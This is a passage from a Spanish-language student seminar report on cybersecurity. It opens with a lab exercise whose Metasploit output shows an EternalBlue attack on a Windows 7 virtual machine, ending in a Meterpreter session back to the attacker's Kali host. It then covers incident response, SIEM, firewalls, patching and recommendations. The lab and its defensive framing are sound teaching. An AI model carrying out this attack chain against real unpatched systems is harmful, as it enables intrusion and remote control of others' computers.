


Figura 9 Ejecución comando exploit Fuente: Daza M. (2020).

Aquí se está ejecutando el ataque que iniciamos con el exploit.





Figura 10 Ejecución comando exploit Fuente: Daza M. (2020).

Aquí nos muestra el resultado del ataque y se observa el WIN (ganar), donde penetramos a la maquina Windows.


Kali - Seminario (Instantánea 1) [Corriendo] - Oracle VM VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
[*] 10.0.2.4:445 - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.2.4:445 - Connecting to target for exploitation.
[+] 10.0.2.4:445 - Connection established for exploitation.
[+] 10.0.2.4:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.0.2.4:445 - CORE raw buffer dump (42 bytes)
[*] 10.0.2.4:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 10.0.2.4:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 10.0.2.4:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 10.0.2.4:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.4:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.4:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.4:445 - Starting non-paged pool grooming
[+] 10.0.2.4:445 - Sending SMBv2 buffers
[+] 10.0.2.4:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.4:445 - Sending final SMBv2 buffers.
[*] 10.0.2.4:445 - Sending last fragment of exploit packet!
[*] 10.0.2.4:445 - Receiving response from exploit packet
[+] 10.0.2.4:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 10.0.2.4:445 - Sending egg to corrupted connection.
[*] 10.0.2.4:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.0.2.4
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.4:49160) at 2020-09-24 21:34:31 -0500
[+] 10.0.2.4:445 - =-=-=-=

Ya estando dentro de la maquina procedemos a revisar la carpeta [semi] encontrada en C:\Users\semi




Figura 13 Buscamos la carpeta semi Fuente: Daza M. (2020).

Aquí digitamos el comando (dir) para listar los ficheros del directorio en el que nos encontramos, en el cual hemos encontrado el archivo winse20w0.exe el cual procedemos a ejecutarlo.

Este ha sido el final del laboratorio en la maquina Windows de x64 bits la cual nos muestra el contenido del archivo winse20w0.exe, no hemos tenido problemas al entrar y se recomienda que la maquina debe ser actualizada con el parche MS17-010 para evitar posibles intrusiones.




Figura 14 Ya encontrado el archivo winse20w0.exe lo ejecutamos y vemos el contenido Fuente: Daza M. (2020).

Lo primero que se indagaría y haría si llegara a encontrarse un ataque en tiempo real: Todo depende del tamaño de la empresa, por ejemplo, lo primero que se debe hacer a través de la herramienta NMAP verificar que puertos y que ips están desprotegidas para configurar los firewalls que tenga instalado la organización cerrando estos accesos, de esta forma se puede identificar las zonas seguras y aislar las inseguras de la red.

Todas estas acciones deben quedar registradas y documentadas como soporte de lo ocurrido, siguiendo las indicaciones contenidas en el protocolo de seguridad de la información; si éste no existe o no contempla estas posibilidades de adoptar medidas con la alta dirección para poder documentar lo acontecido y denunciarlo ante las autoridades correspondiente en este caso la Fiscalía.

Por otra parte, si es una empresa donde existen profesionales que operan equipos blue team, deben existir herramientas que permanentemente deben estar monitoreando y escaneando los sistemas generando notificaciones donde se detectan procesos inusuales, se revisa esta notificación que está produciendo el ataque y que tipo de ataque, después de recopilar toda esta información se determina el impacto de lo que está sucediendo y se actúa de manera inmediata, hasta llegar a cortar la conexión de una vez para aislar el equipo atacado.

Viendo la diferencia entre un equipo de red Blueteam y un equipo de respuesta de incidentes, podemos decir que el equipo de Blueteam es un grupo de especialistas o expertos en seguridad, que realizan análisis a los sistemas avalando la seguridad de los mismos, haciendo monitoreo permanentemente y verificando que fallos existen y que puedan causar cualquier tipo de incidentes, también recomienda planes de actuación para mitigar los riesgos. mientras que el equipo de respuesta de incidentes lo que buscan es identificar el fallo como tal para luego inmovilizar esa amenaza para exterminarla buscando la mejor manera de librarse de ese ataque, como también, revisan que pudo haber sucedido para tomar acciones correctivas para no volver ser atacados o víctimas de los ciberdelincuentes. Este equipo solo se dedica a brindar soluciones luego del incidente informático, es decir, a realizar todas las tareas concernientes en controlar, minimizar, conservar evidencias y documentar todo lo ocurrido, permitiendo una rápida recuperación del incidente; así como prevenir futuras situaciones basadas en los conocimientos adquiridos de dificultades identificadas y controladas.

La función principal de un SIEM es recolectar de manera centralizada toda la información que nos emiten nuestros dispositivos de seguridad, que tipo de errores y lo más importante trasmite toda acción inusual que se produce en un sistema, tiene la capacidad de detectar rápidamente, responder y neutralizar todas las amenazas informáticas. Esta tecnología nace de la combinación de dos categorías de productos como son SEM (gestión de eventos de seguridad) y SIM (gestión de información de seguridad). (SEFECOM, s.f.)

Estas herramientas SIEM proporcionan una alta velocidad a la hora de realizar la investigación de las alertas. La visibilidad y la capacidad de detectar amenazas hace que los analistas de seguridad estén al tanto y aprendan a operar cual es el mejor modo de actuar.

Como características principales tenemos la búsqueda y análisis de la información, hace correlación ya que cuenta con un módulo de gestión que nos permite administrar la solución y visualizarla en tiempo real las alertas que se presenten.

Nos permite tener respuesta inteligente e integrarse con los dispositivos de seguridad y poder realizar acciones automáticas de los mismos, los cuales nos permiten contener los ataques que se estén generando.

Definición de 3 herramientas de contención de ataques informáticos:

1. Firewall: También llamado cortafuegos, es un sistema cuya función es prevenir y proteger a nuestra red privada, de intrusiones o ataques de otras redes, bloqueándole el acceso. (GRUP, 09/08)

Permite el tráfico entrante y saliente que hay entre redes u ordenadores de una misma red. Si este tráfico cumple con las reglas previamente especificadas podrá acceder y salir de nuestra red, si no las cumple este tráfico es bloqueado.

De esta manera impedimos que usuarios no autorizados accedan a nuestras redes privadas conectadas a internet

Se puede implementar en forma de hardware, de software o en una combinación de ambos.

2. Actualizaciones de seguridad: La tendencia de utilizar Internet como plataforma de ataque hace que el crimeware avance a grandes pasos y por múltiples caminos, logrando que el alto índice de propagación de malware a través de la explotación de vulnerabilidades se haya transformado en algo sumamente normal. Como consecuencia, cotidianamente aparecen nuevas técnicas de intrusión a través de códigos maliciosos que atacan por intermedio de exploit, existentes para cualquier tipo de aplicación (sistemas operativos y aplicativos). En este sentido, la mayoría de los códigos maliciosos aprovechan vulnerabilidades para poder infectar la mayor cantidad de equipos posible, constituyendo una de las tantas preocupaciones de seguridad que herramientas para evitar ataques informáticos y obligan a las empresas a proporcionar regularmente nuevos parches de seguridad que actualizan y solucionan los problemas encontrados. Incluso, vulnerabilidades del tipo 0-day, - debilidades descubiertas y dadas a conocer para las que aún no se ha publicado una actualización entre otras tantas, están orientadas a

romper los esquemas de seguridad para vulnerar sistemas actualizados.

3. Bloqueo de dispositivos removibles: La proliferación de dispositivos removibles que interactúan con el sistema a través del puerto USB como los pendrives, o flash drive, memorias USB, etc., se han transformado en un vector de ataque y propagación muy utilizados por códigos maliciosos. El uso de este tipo de dispositivos se ha masificado a nivel global constituyendo un medio muy empleado para el robo de información debido a su facilidad de empleo. A tal efecto, se torna de vital importancia bloquear los puertos USB. Sin embargo, esto supone un desafío debido a que otros dispositivos, tales como scanner o impresoras, utilizan estos puertos para estar conectados al sistema. En consecuencia, se deben aplicar medidas que refuercen la seguridad en estos puertos, pero sin afectar su funcionalidad a nivel global, más allá de las restricciones en la conexión de dispositivos de almacenamiento móviles. La nueva generación del antimalware ESET NOD32 y de ESET Smart Herramientas para evitar ataques informáticos 5 Security incluye una opción que soluciona esta problemática y resulta útil en ambientes corporativos, ya que permite controlar y configurar de manera remota cada puesto de trabajo de la red discriminando los puertos que pueden o no ser utilizados por los usuarios y qué dispositivo está habilitado para conectarse en cada uno de ellos. (Jorge Mieres, 2009).

2. SUSTENTACIÓN DEL DESARROLLO DEL SEMINARIO ESPECIALIZADO MEDIANTE VIDEO

Link del Video: https://youtu.be/CJS290bVz9o

3. CONCLUSIONES

Con la realización de este seminario, podemos concluir que la seguridad informática en Colombia cada día es más apetecida por los ciberdelincuentes, ya sea por el desconocimiento o la falta de desconfianza cuando se emprende cualquier actividad empresarial, porque no contamos con las herramientas o el personal profesional idóneo en el campo de la tecnología, es por ello, que debemos tener claro que el tema de la tecnología debe ser fundamental para la empresa, invirtiendo dinero en un equipo de blue team para salvaguardar la información, ya que esta, es el activo más valioso de cualquier institución. En Colombia existen leyes que regulan todo lo relacionado con la informática, es por ello, que debemos aprender a dar un buen manejo a estas normas, porque cualquier mala conducta que realicemos estaremos expuestos a enfrentar procesos penales que pueden dar por terminado nuestra carrera profesional. Lo ético y lo moral juega un papel fundamental en todo proceso profesional, ya que los principios y los valores que hallamos adquirido desde casa nos llevan a ser ciudadanos de bien dentro de cualquier sociedad.

Garantizar la información de nuestros clientes y poder brindar estabilidad y protección de todas las bases de dato de una organización, hace que las empresas confíen en su personal y conlleva a que las inversiones y los conocimientos informáticos se realicen acorde a las necesidades de las mismas, para no ser víctimas de estos delincuentes informáticos. Las organizaciones deben tener en cuenta que la tecnología puede llegar a ser uno de los factores más crítico en cualquier entidad, si no existen los recursos tanto humanos como monetario, es muy difícil que se blinden los sistemas informáticos, monitorear los mismos permanentemente nos ayuda a reducir el riesgo de ser atacados, ya que una empresa fácilmente puede desaparecer de un mercado competitivo como el de hoy.

4. RECOMENDACIONES

Como recomendaciones a los sistemas informáticos y en especial a estas vulnerabilidades que se presentaron, se informa que se debe tener en cuenta para proteger los sistemas operativos hardenizar todos los S.O., contar con protocolos de seguridad como cerrar todos los puertos que se estén utilizando y tener estos sistemas actualizados a la última versión, contar con antivirus licenciados para que nos permitan protegernos de todo software malicioso que puedan llegar a través de los correos electrónicos y protección en la red, tener protocolos de seguridad como IPS y lo más importante no tener accesos remotos abiertos y activar los firewalls de Windows para darle más protección a la entrada de intrusos y por último tener políticas de seguridad de la información, ya que los empleados son los primeros que pueden permitir el acceso de terceros ya sea por desconocimiento o por derecho propio para que esto se dé dentro de la empresa.

De acuerdo al tamaño de la empresa y como en este caso se trataba de The WhiteHose Security que era una organización con reconocimiento a nivel mundial por asesorar a grandes gobiernos en procesos de ciberseguridad y ciberdefensa logrando posicionarse como la más importante en el campo de la seguridad informática a nivel mundial, se le recomienda que debe contar con un equipo de Red team y Blue team dentro de su estructura funcional para aumentar los protocolos de seguridad al interior de esta, ya que debe contar con profesionales expertos en la materia y así poder realizar monitoreo permanente a toda la infraestructura de tecnología, para brindar una seguridad perimetral capaz de contener cualquier incidente que se presente a nivel de ciberseguridad.

REFERENCIAS

Cisecurity. (s.f.). *Cisecurity*. Obtenido de Cisecurity: https://www.cisecurity.org/controls/

COPNIA. (2003). *COPNIA CONSEJO NACIONAL DE INGENIERIA*. Obtenido de COPNIA CONSEJO NACIONAL DE INGENIERIA: https://www.copnia.gov.co/nuestra-entidad/normatividad/ley-842-de-2003

Defensoria.gov. (2012). *LEY ESTATUTARIA 1581 DE 2012*. Obtenido de LEY ESTATUTARIA 1581 DE 2012: https://www.defensoria.gov.co/public/Normograma%202013_html/Normas/Ley_1581_2012.pdf

DISTRITAL, S. J. (2008). *Ley-1266-2008*. Obtenido de Ley-1266-2008: https://www.secretariajuridica.gov.co/transparencia/marco-legal/normatividad/ley-1266-2008

GRUP, I. (09/08). *ID Grup* . Obtenido de ID Grup : https://idgrup.com/firewall-que-es-y-como-funciona/#%C2%BFQue_es_un_Firewall

INFORMACIÓN, S. Ú. (2009). *DECRETO 1727 DE 2009*. Obtenido de DECRETO 1727 DE 2009: http://www.suin-juriscol.gov.co/viewDocument.asp?ruta=Decretos/1338429#:~:text=DECRETO%201727%20DE%202009&text=1727%20DE%202009-,por%20el%20cual%20se%20determina%20la%20forma%20en%20la%20cual,los%20titulares%20de%20la%20informaci%C3%B3n.

Informatica, S. (2007). *¿Qué es Nmap?* Obtenido de ¿Qué es Nmap?: https://seguinfo.wordpress.com/2007/06/27/%C2%BFque-es-nmap/

Jorge Mieres, A. d. (2009). *Herramientas para evitar ataques.* ESET, LLC 610 West Ash Street, Suite 1900 .

metasploit. (s.f.). *Metasploit*. Obtenido de Metasploit: https://www.metasploit.com/

SEFECOM. (s.f.). *SEFECOM*. Obtenido de SEFECOM: https://sofecom.com/que-es-un-siem/

Senado, S. d. (1999). *Secretaria del Senado*. Obtenido de Secretaria del Senado: http://secretariasenado.gov.co/senado/basedoc/ley_0527_1999.html

Senado, S. d. (2009). *Secretaria de Senado*. Obtenido de Secretaria de Senado: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

Senado, S. d. (2012). *Secreria del Senado*. Obtenido de Secreria del Senado: http://www.secretariasenado.gov.co/senado/basedoc/ley_0599_2000.html

Tecnología, B. d. (2018). *Qué es pentesting y cómo detectar y prevenir ciberataques*. Obtenido de Qué es pentesting y cómo detectar y prevenir ciberataques: https://www.hiberus.com/crecemos-contigo/que-es-pentesting-para-detectar-y-prevenir-ciberataques/

Tools. (s.f.). *Information Gathering*. Obtenido de Information Gathering: https://tools.kali.org/information-gathering/nmap